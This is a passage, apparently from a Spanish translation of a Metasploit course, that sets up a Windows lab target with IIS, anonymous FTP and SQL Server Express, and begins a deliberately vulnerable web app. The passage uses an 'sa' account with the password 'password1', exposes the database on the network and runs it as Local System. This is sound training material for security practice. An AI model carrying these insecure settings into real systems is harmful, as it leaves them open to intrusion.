
Seleccione la casilla "Internet Information Services (IIS)" y haga click en "Details". Seleccione la casilla "File Transfer Protocol (FTP) Service" y click en "OK". Por defecto, el servicio de IIS y FTP permite conexiones anónimas.




Por ultimo, seleccione la casilla de "Management and Monitoring Tools" y haga click en "Details". Asegurese que las dos opciones estén seleccionadas y haga click en "OK". Cuando este listo, click en "Next" para proceder con la instalación de IIS y SNMP.



El .NET Framework instalado en la maquina virtual tiene un problema pero es fácil de solucionar. En el Panel de Control, seleccione "Add or Remove Programs" nuevamente, seleccione "Microsoft .NET Framework 2.0 Service Pack 1", y haga click en "Change".



Una ventana aparecera y mostrara la barra de proceso y luego se cerrara. Este es un comportamiento normal, ahora puede salir del Panel de Control y proceder.




## SQL Server 2005 Express

Tambien instalaremos la version gratuita de SQL de Microsoft, SQL Server 2005 Express. Esto nos permitirá usar algunos de los diferentes módulos de SQL en Metasploit. Primero, descargue la versión sin el pack de SQL Server Express desde aquí: <http://www.microsoft.com/downloads/details.aspx?familyid=220549B5-0B07-4448-8848-DCC397514B41&displaylang=en>


Tenga en cuenta que si esta usando una VM construida por usted para este curso, tendra que instalar el Windows Installer 3.1 y el .Net Framework 2.0 para instalar el SQL Express. Windows Installer 3.1:

<http://www.microsoft.com/downloads/details.aspx?familyid=889482FC-5F56-4A38-B838-DE776FD4138C&displaylang=en>  
.NET Framework 2.0 <http://www.microsoft.com/downloads/details.aspx?FamilyID=0856EACB-4362-4B0D-8EDD-AAB15C5E04F5&displaylang=en>


Una vez que el instalador ha finalizado la descarga, podemos ejecutarlo y seleccionar todos los valores por defecto excepto "Authentication Mode". Seleccione "Mixed Mode", establezca "sa" con clave "password1", y luego continúe con el resto de la instalación.




Ya completada la instalación, tendremos que hacerlo accesible desde la red. Click "Start" -> "All Programs" -> "Microsoft SQL Server 2005" -> "Configuration Tools" -> "SQL Server Configuration Manager". Cuando se haya iniciado el administrador de configuración, seleccione "SQL Server 2005 Services", click derecho en "SQL Server (SQL EXPRESS)" y seleccione "Stop". Ahora, expanda "SQL Server 2005 Network Configuration" y seleccione "Protocols for SQLEXPRESS"




Doble click en "TCP/IP", cambie "Enabled" a "Yes", y cambie "Listen ALL" a "No" en la pestaña "Protocol"




Ahora seleccione la pestaña "IP Addresses", y elimine todas las entradas en "IPALL". En la "IP1" y "IP2", elimine cualquier valor de "Dynamic Ports". Ambos IP1 y IP2, deberían tener "Active" y "Enabled" establecido en "Yes". Por ultimo, establezca la IP1 en "IP Address" con su dirección de red local y la dirección IP2 a 127.0.0.1. La configuración tiene que ser similar al screenshot de abajo. Click "OK" cuando todo este configurado correctamente.



A continuación, habilitemos el servicio SQL Server Browser. Seleccione "SQL Server 2005 Services" y haga doble click en "SQL Server Browser". En la pestaña "Service", coloque el "Start Mode" en "Automatic" y de click en "OK".



Por defecto, el servidor SQL se ejecuta bajo una cuenta con privilegios limitados lo que no permite muchas aplicaciones web personalizadas. Cambiaremos esto dando doble click "SQL Server (SQLEXPRESS)" y establecemos el inicio de sesion como "Local System account". Esto lo puede establecer tambien en "services.msc". Click "OK" cuando haya terminado.



Con todo finalmente configurado, haga click derecho en "SQL Server (SQLEXPRESS)" y seleccione "Start". Haga lo mismo para el servicio "SQL Server Browser". Ahora puede salir de el Administrador de Configuración y verificar que el servicio este a la escucha correctamente ejecutando "netstat -ano" desde la linea de comandos. Usted vera a la escucha el puerto 1434 UDP asi como tambien su dirección IP escuchando por el puerto 1433.

```
Proto Local Address      Foreign Address      State       PID
TCP   0.0.0.0:21          0.0.0.0:0          LISTENING  1316
TCP   0.0.0.0:25          0.0.0.0:0          LISTENING  1316
TCP   0.0.0.0:80          0.0.0.0:0          LISTENING  1316
TCP   0.0.0.0:135         0.0.0.0:0          LISTENING  740
TCP   0.0.0.0:443         0.0.0.0:0          LISTENING  1316
TCP   0.0.0.0:445         0.0.0.0:0          LISTENING  4
TCP   0.0.0.0:1025        0.0.0.0:0          LISTENING  1316
TCP   0.0.0.0:3389        0.0.0.0:0          LISTENING  676
TCP   127.0.0.1:1028       0.0.0.0:0          LISTENING  1148
TCP   127.0.0.1:1433       0.0.0.0:0          LISTENING  628
TCP   192.168.1.127:139    0.0.0.0:0          LISTENING  4
TCP   192.168.1.127:1433    0.0.0.0:0          LISTENING  628
TCP   192.168.1.127:3389    192.168.1.122:63046 ESTABLISHED 676
UDP   0.0.0.0:161          *:*                1520
UDP   0.0.0.0:445          *:*                4
UDP   0.0.0.0:500          *:*                500
UDP   0.0.0.0:1026         *:*                852
UDP   0.0.0.0:1434         *:*                2560
UDP   0.0.0.0:3456         *:*                1316
UDP   0.0.0.0:4500         *:*                500
UDP   127.0.0.1:123         *:*                804
UDP   127.0.0.1:1900        *:*                900
UDP   192.168.1.127:123    *:*                804
UDP   192.168.1.127:137    *:*                4
UDP   192.168.1.127:138    *:*                4
UDP   192.168.1.127:1900    *:*                900
```

### 2.3.5 [Crear una Aplicación Web Vulnerable](#)

## Crear una Aplicación Web Vulnerable

Para crear nuestra aplicacion web vulnerable, tendra que descargar SQL Server Management Studio Express desde:

<http://www.microsoft.com/downloadS/details.aspx?familyid=C243A5AE-4BD1-4E3D-94B8-5A0F62BF7796&displaylang=en>


Instale SQL Server Managment Studio Express, aceptando todo los valores por defecto de la instalacion luego ejecutelo en "Start" -> "All Programs" -> "Microsoft SQL Server 2005" -> "SQL Server Management Studio Express".

Cuando se inicie Management Studio, seleccione "SQL Server Authentication" y conectese usando el usuario "sa" y contrasena "password1".

Haga click derecho en "Databases" en "Object Explorer" y seleccione "New Database".




Escriba "WebApp" como nombre de la base de datos y click en "OK". En "Object Explorer", expanda "Databases", luego expanda la base de datos "WebApp". Click derecho "Tables" y seleccione "New Table".



Cree una nueva tabla llamada "users" con el nombre de columna y tipos como se muestra abajo en la imagen.

This screenshot shows the Microsoft SQL Server Management Studio Express interface with the "Table - dbo.users" designer open. The left pane displays the table structure with columns: "userid" (smallint, Allow Nulls checked), "username" (varchar(50), Allow Nulls checked), "first\_name" (varchar(50), Allow Nulls checked), "last\_name" (varchar(50), Allow Nulls checked), "middle\_name" (varchar(50), Allow Nulls checked), and "password" (varchar(50), Allow Nulls checked). The right pane, titled "Properties", shows the table properties: Name is "users", Database Name is "WebApp", Description is "", Schema is "dbo", and Collation is "Latin1\_General\_CI\_AS". The "Identity" section is expanded, showing "(Name)" is "users".


Guarde la table "users", click derecho y seleccione "Open Table".



